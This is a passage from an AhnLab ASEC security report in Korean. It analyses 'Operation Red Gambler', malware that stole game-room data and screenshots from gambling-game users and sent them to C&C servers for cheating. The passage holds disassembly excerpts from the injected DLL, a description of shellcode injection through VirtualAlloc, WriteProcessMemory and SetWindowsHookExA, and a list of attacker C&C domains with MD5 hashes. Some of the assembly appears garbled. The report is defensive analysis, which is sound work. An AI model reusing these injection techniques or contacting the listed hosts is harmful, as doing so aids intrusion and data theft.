2. 메모리 영역 해킹 시작

메모리에서 검색하는 데이터

```

loc_10001027:
mov esi, ds:lobbyInfo
push offset atlobbyInfo : "LobbyInfo"
lea eax, [temp+var_4]
call esi, strlen
test eax, eax
jnz short loc_1000103C
lea eax, [ebp+String]
push eax
call edi, strlen
lea esi, [ebp+eax+String]
push esi
call edi, strlen
lea eax, [esi+eax*1]
push eax
push offset unk_100010C0
jmp short loc_100010D1

loc_1000103C:
lea eax, [temp+var_4]
push ecx
call esi, strlen
test eax, eax
jnz short loc_10001077
lea edx, [ebp+String]
push edx
call edi, strlen
lea esi, [ebp+eax+String]
push esi
push offset byte_100100C0 : lpString1
call edi, strlen
lea eax, [esi+eax*1]
push eax
push offset byte_100100C0
jmp short loc_100010D1

loc_10001077:
push offset atBadukiRoomNumber : "BadukiRoomNumber"
lea eax, [temp+var_4]
push ecx
call esi, strlen
test eax, eax
jnz short loc_100010B7
lea edx, [ebp+String]
push edx
call edi, strlen
lea esi, [ebp+eax+String]
push esi
push offset byte_100100C0 : lpString2
call edi, strlen
lea eax, [esi+eax*1]
push eax
push offset byte_100100C0
jmp short loc_100010D1

loc_100010B7:
push offset atBadukiAnteMoney : "BadukiAnteMoney"
lea eax, [temp+var_4]
push ecx
call esi, strlen
test eax, eax
jnz short loc_100010D0
lea edx, [ebp+String]
push edx
call edi, strlen
                
```

BadukiRoomNumber

BadukiAnteMoney

그림 2-17 | 프로세스에 삽입된 wrmk.dll 내부의 모습 - 4

킹에 사용되는 코드의 공통적인 특징은 해킹할 메모리 영역을 찾아내 [그림2-17]과 같이 게임 채널, 게임 방 제목 등의 정보를 C&C 서버로 전송하는 것이다.

또한 [그림 2-18]과 같이 실행 중인 게임 화면을 캡처하는데, 캡처된 화면 정보는 앞서 수집된 사용자의 게임 정보와 마찬가지로 암호화하여 C&C 서버로 전송한다.

화면 캡처(Capture)

```

mov edx, [esp+0Ch+ho]
lea ecx, [esp+0Ch+var_08]
push ecx
push ebx
push edx
mov duword ptr [esi], offset off_1000C5D8
mov [esp+0Ch+var_08], ebx
call ds:GDIpGetStateBitmapFromHBITMAP
mov [esi+4], eax
mov eax, [esp+0Ch+var_08]
mov [esi+4], eax
jmp short loc_10003858

loc_10003858:
mov eax, [esp+0Ch+ppstn]
lea ecx, [esp+0Ch+var_04]
push ecx
mov ecx, [esi+4]
lea edx, [esp+0Ch+var_10]
push edx
push eax
push ecx
call ds:GDIpSaveImageToStream
                
```

암호화

```

loc_10002D02:
mov eax, esi
xor eax, edx
mov ebx, eax
shr ebx, 10h
xor eax, ebx
mov ebx, eax
shr ebx, 8
xor b1, al
mov byte_10010010[edi], b1
mov ebx, edx
shl ebx, 10h
mov esi, esi
shr eax, 8
xor eax, ebx
lea ebx, [esi+esi]
xor ebx, esi
and ebx, 1FEh
shl ebx, 16h
shr ebx, 8
inc edi
xor edx, ebx
mov esi, eax
cnp edi, 10000h
                
```

C&C서버 전송

캡처된 화면 정보 암호화

그림 2-18 | 프로세스에 삽입된 wrmk.dll 내부의 모습 - 5

C&C 서버로 전송된 게임 이름, 게임 채널, 게임 방 제목, 게임 화면 정보는 [그림 2-19]와 같이 범행 사무실에서 관리 프로그램을 통해 감시가 가능하다. 이를 이용하여 사기도박자가 악성 코드에 감염된 시스템에서 실행 중인 게임 방에 접속하여 상대방의 패를 보는 방식으로 사기도박을 진행하였을 것으로 판단된다.




그림 2-19 | 관리 프로그램(예시)과 게임 이용자의 화면 정보

한편 2017년 2분기부터 유포된 변종 악성코드는 이전에 사용된 악성코드와 상당한 차이를 보였는데, 이 변종의 가장 큰 특징은 셸코드(ShellCode)와 DLL을 시스템에 생성하지 않고 메모리 공간에 생성하는 것이다.




그림 2-20 | 악성코드 동작 구조 - 1





그림 2-21 | 악성코드 동작 구조 - 2

변종 악성코드는 [그림 2-20]과 같이 실행 중인 사행성 게임 프로세스에 함수 VirtualAlloc()를 호출하여 가상 메모리 공간을 확보한다. [그림 2-21]에서는 확보된 메모리 공간에 함수 WriteProcessMemory()를 이용하여 시스템 내에서 특정 명령을 실행하도록 하는 셸코드(ShellCode)와 DLL을 생성하는 것을 확인할 수 있다.

또한 [그림 2-22]와 같이 함수 CreateProcessA()를 메모리 패치하여 사행성 게임 프로세스가 해당 함수를 호출할 때 사행성 게임 프로세스의 메모리 공간에 생성해둔 셸코드를 실행한다.



실행된 셸코드는 [그림 2-23]과 같이 DLL을 다시 실행하는데, 이후부터는 이전과 동일하게 프로세스가 공격 대상 게임인 경우 사용자의 게임 정보 유출을 시도한다.

그림 2-22 | 악성코드 동작 구조 - 3




그림 2-23 | 악성코드 동작 구조 - 4

A 공격 그룹은 지속적으로 이와 같은 변종 악성코드를 유포하였으며, 이는 주기적으로 상표가 변경되는 고스톱·포커류의 사행성 게임 시장의 특수한 환경 요인 때문인 것으로 추정된다.

Address	Length	Type	String
.rdata:1000CE...	0000000C	C	SHELL32.dll
.rdata:1000CE...	0000000C	C	SHLWAPI.dll
.rdata:1000CE...	00000008	C	USER32.dll
.rdata:1000CE...	00000008	C	WS2_32.dll
.rdata:1000D8...	00000009	C	zdll.dll
.rdata:1000D8...	00000007	C	EndChk
.rdata:1000D8...	00000009	C	StartChk
.data:1000E939	00000018	C	ABCDEFGHIJKLMNOPQRSTUVWXYZ
.data:1000E9E4	00000006	C	◆y◆!
.data:1000ED...	00000014	C	
.data:1000EED0	00000005	C	Pro2
.data:1000EF08	00000008	C	AAAAAAAAAAAA
.data:1000EF18	0000001A	C	##poker##poker.exe
.data:1000F018	00000023	C	##common## launcher.exe
.data:1000F118	0000001A	C	##poker##poker.exe
.data:1000F218	00000018	C	##poker##poker.exe
.data:1000F318	00000018	C	##poker##poker.exe
.data:1000F420	0000001A	C	?AVGarpibase@Garpibus@@

Address	Length	Type	String
.rdata:1000C6...	00000008	C	EndTest
.rdata:1000C6...	00000008	C	StartTest
.data:1000D...	00000010	C	?AVtype_info@@
.data:1000D6CE	00000018	C	abcdefghijklmnopqrstuvwxyz
.data:1000D6EE	00000018	C	ABCDEFGHIJKLMNOPQRSTUVWXYZ
.data:1000D7F2	00000018	C	
.data:1000DC...	00000008	C	AAAAAAAAAAAA
.data:1000DC...	00000018	C	##poker##poker.exe
.data:1000DD...	00000023	C	##common## launcher.exe
.data:1000DE...	00000018	C	##poker##poker.exe
.data:1000DF...	0000001C	C	##poker##poker.exe
.data:1000E0D8	0000001C	C	##poker##poker.exe
.data:1000E2D8	0000001A	C	##korean##baduki.exe
.data:1000E3D8	0000001C	C	##korean##poker7.exe
.data:1000E4D8	0000001C	C	##korean##highlow2.exe
.data:1000E5D8	0000001C	C	##korean##laspoker.exe
.data:1000E5D8	0000001A	C	##korean##hoola3.exe

그림 2-24 | 변경된 함수명과 공격 대상 정보

항목	변경 전	변경 후
함수명	EndChk StartChk	EndTest StartTest
공격 대상	***망(**ang) ***탄 게임(**tan Game) ***드 게임(**nd Game)	***망(**ang) ****게임(**game) ****팩트 게임(**pact Game) **** 게임(**rry Game)
idhook ID	Public StartChk mov eax, hmod push 0x0 push eax ; hmod push offset fn push 0x3 ; WH_GETMESSAGE call ds:SetWindowsHookExA()	Public StartTest mov eax, hmod push 0x0 push eax ; hmod push offset fn push 0x5 ; WH_CBT call ds:SetWindowsHookExA()

표 2-8 | 변경된 함수명, 공격 대상, 후킹 정보

2017년 1분기에 유포된 변종 악성코드는 [그림 2-24]과 같이 기존 악성코드에서 사용된 EXPORT 함수명과 공격 대상 게임이 변경되었으며, DLL 인젝션 과정에서 사용하는 idhook ID가 0x3h(WH_GETMESSAGE)에서 0x5h(WH_CBT)로 변경되었다.

[표 2-8]은 변경된 함수명, 공격 대상, 후킹 정보에 대한 상세 내용이다. 변경된 함수명에 포함된 문자열 'Test'을 근거로 공격자는 제작한 악성코드가 정상 작동하는지를 시험한 것으로 추정된다.



그림 2-25 | 게임별 메모리 해킹 코드 정보

또한 **탄 게임과 **드 게임의 상표 변경으로 인하여, 공격 대상이 *팩트 게임, *리게임으로 수정되었다.

[그림 2-25]은 게임별 메모리 해킹 코드 정보이다. 게임 이름은 다르나 메모리 해킹 과정에서 사용되는 코드가 동일한 것을 확인할 수 있다. 이를 근거로 게임의 상표가 변경되더라도

게임 클라이언트에 큰 변화가 없는 것으로 판단되며, 고스톱·포커류의 게임 시장에서는 운영자가 상표만 변경하여 동일한 게임을 운영하는 것으로 추정할 수 있다.

03. 연관성 분석

2016년 10월부터 2017년 8월까지 약 11개월동안 진행된 공격에서 수집된 자료 및 과거 국내 주요 사이버 공격에 대한 분석을 바탕으로 프로파일링한 결과, 안랩 시큐리티대응센터(ASEC)는 이번 오퍼레이션 레드 갬블러(Operation Red Gambler) 공격 역시 A 공격 그룹과 관련되어 있음을 확인했다.

2016.02 사 인증서 유출	2016.04 방산업체 해킹	2016.08 국가기관 해킹	2016.11 사행성 게임	2017.03 ATM 해킹
<pre> mov edi, [ebp+arg_0] mov bl, [esi+edi] xor bl, dl xor bl, al xor bl, cl xor bl, cl mov [esi+edi], bl mov bl, al xor bl, cl and bl, dl mov edx, [ebp+var_4] lea edi, ds:0[edx*8] xor edi, edx and edi, 7F8h shl edi, 14h shr edx, 8 or edx, edi lea edi, [eax+eax] xor edi, eax and cl, al shl edi, 4 xor edi, eax xor cl, bl mov ebx, eax and edi, 0FFFFFFF80h shl ebx, 7 xor edi, ebx shl edi, 11h shr eax, 8 inc esi or eax, edi mov [ebp+var_4], edx cmp esi, [ebp+arg_4] jnl short loc_401020 </pre>	<pre> mov bl, [edi+esi] xor bl, dl xor bl, al xor bl, cl mov [esi], bl mov bl, al xor bl, cl and bl, dl mov edx, [ebp+var_4] lea edi, ds:0[edx*8] xor edi, edx and edi, 7F8h shl edi, 14h shr edx, 8 or edx, edi lea edi, [eax+eax] xor edi, eax and cl, al shl edi, 4 xor edi, eax xor cl, bl mov ebx, eax and edi, 0FFFFFFF80h shl ebx, 7 xor edi, ebx shl edi, 11h shr eax, 8 or eax, edi inc esi mov [ebp+var_8], [ebp+var_4], edx mov [ebp+var_4], edx jnz short loc_100062F4 </pre>	<pre> mov bl, [edi+esi] xor bl, dl xor bl, al xor bl, cl mov [esi], bl mov bl, al xor bl, cl and bl, dl mov d1, al and d1, cl xor ebx, [esp+18h+var_8] c1, b1 lea ebx, ds:0[edx*8] xor ebx, edx and ebx, 7F8h shl ebx, 14h shr ebx, 8 or ebx, ebx lea ebx, [eax+eax] xor ebx, eax shl ebx, 4 xor ebx, eax xor cl, b1 mov ebx, eax and ebx, 0FFFFFFF80h shl ebx, 7 xor ebx, ebx shl ebx, 11h shr eax, 8 or eax, ebx inc esi sub [esp+18h+var_4], 1 mov [esp+18h+var_8], edx mov [esp+18h+var_8], edx jnz short loc_1063F70 </pre>	<pre> mov bl, [edi+esi] xor bl, dl xor bl, al xor bl, cl xor bl, cl mov [esi], bl mov bl, al xor bl, cl and bl, dl mov edx, [ebp+var_4] lea edi, ds:0[edx*8] xor edi, edx and edi, 7F8h shl edi, 14h shr edx, 8 or edx, edi lea edi, [eax+eax] xor edi, eax and cl, al shl edi, 4 xor edi, eax xor cl, b1 mov ebx, eax and edi, 0FFFFFFF80h shl ebx, 7 xor edi, ebx shl edi, 11h shr eax, 8 or eax, edi inc esi dec [ebp+var_8] mov [ebp+var_4], edx mov [ebp+var_4], edx jnz short loc_401184 </pre>	<pre> mov bl, [edi+esi] xor bl, dl xor bl, al xor bl, cl xor bl, cl mov [esi], bl mov bl, al xor bl, cl and bl, dl mov d1, al and d1, cl xor ebx, [esp+120h+var_10C] mov cl, b1 lea ebx, ds:0[edx*8] xor ebx, edx and ebx, 7F8h shl ebx, 14h shr ebx, 8 or ebx, ebx lea ebx, [eax+eax] xor ebx, eax shl ebx, 4 xor ebx, eax xor cl, b1 mov ebx, eax and ebx, 0FFFFFFF80h shl ebx, 7 xor ebx, ebx shl ebx, 11h shr eax, 8 or eax, ebx inc esi sub [esp+120h+var_110], 1 mov [esp+120h+var_10C], edx mov [esp+120h+var_10C], edx jnz short loc_401066 </pre>

그림 2-26 | 게임별 메모리 해킹 코드 정보

[그림 2-26]는 A 공격 그룹과 관련된 국내 주요 사이버 공격에서 사용된 악성코드를 나열한 그림이다. 2016년 2월 사 인증서 유출, 2016년 4월 방산업체 해킹, 2016년 8월 국가기관 해킹, 2017년 3월 ATM 해킹 등에 사용한 악성코드와 오퍼레이션 레드 갬블러 공격에 사용된 악성코드가 동일한 암/복호화 코드 패턴을 사용하고 있음을 알 수 있다.

04. 안랩 제품의 대응 현황

MDS와 V3 제품군 등 안랩의 주요 제품은 오퍼레이션 레드 갬블러(Operation Red Gambler)와 관련된 악성코드를 각각 다음과 같은 진단명으로 탐지 및 대응하고 있다.

AhnLab MDS	Malware/MDP.Download 등
V3 제품군	Trojan/Win32.GameHack 등

05. 결론

안랩 시큐리티대응센터(ASEC)가 특정 국가와 관련된 것으로 추정되는 해킹 그룹의 최근 공격 동향을 분석한 결과, 표면적으로는 정보 유출이 주 목적인 것처럼 보이지만 실제로는 오퍼레이션 레드 게임러와 같이 탈취한 정보를 이용하여 경제적 이득을 취하려는 시도 또한 다수 존재했다.

특히 지난 2016년부터 국내를 타깃으로 지속적인 공격을 전개해 온 A 공격 그룹은 과거 국내 주요 기관 및 기업에 대한 공격에 집중했던 것과는 별개로 최근 다수의 일반 사용자들에게도 사이버 공격을 수행하며 공격 대상을 다각화하고 있다.

A 공격 그룹은 경제적 이익을 위해 앞으로도 다양한 악성코드를 사용하여 다수의 공격을 시도할 것으로 예상되며, 이러한 공격에 대비하기 위해 국가 기관과 보안 업체 간의 긴밀한 공조와 협력이 필요할 뿐만 아니라 개인 사용자들도 더욱 각별한 주의가 필요하다.

06. 관련 침해지표(IOC, Incident of Compromise)

MD5	C&C
768bd6497d7e903d28120b1152feced1	mobile.read-books.org
9a50be3def3681242f35d3c0911e2e70	blogs.pgafan.net
de372dba210fad421d92e8298164a22d	daum.servehttp.com
C8C14063031059C724C2A4F5ED0898DF	pmang.servegame.com
323a410779f2aef79a5e1e0ee600789d	naver.serveblog.net
ffe1401330a8fee59bcc058ecac0ed18	neowiz.servegame.com
2573d0ad00f4ba8ee86d7fce7454d963	
A59DAB67BF24D3D5E139B5F5611A6CFE	
7f007fd794c93267f57cabe464dbdc5a	
40f4305b7c9bf1236b9accbc0dc8fb88	
0bba3d00a4212d24b4c77bb06efcee47	

ASEC REPORT

Vol.91
2018년 2분기

AhnLab

집필 **안랩 시큐리티대응센터 (ASEC)**
편집 **안랩 콘텐츠기획팀**
디자인 **안랩 디자인랩**

발행처 **주식회사 안랩**
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901

본 간행물의 어떤 부분도 안랩의 서면 동의 없이 복제, 복사, 검색 시스템으로 저장 또는 전송될 수 없습니다. 안랩, 안랩 로고는 안랩의 등록상표입니다. 그 외 다른 제품 또는 회사 이름은 해당 소유자의 상표 또는 등록상표일 수 있습니다. 본 문서에 수록된 정보는 고지 없이 변경될 수 있습니다.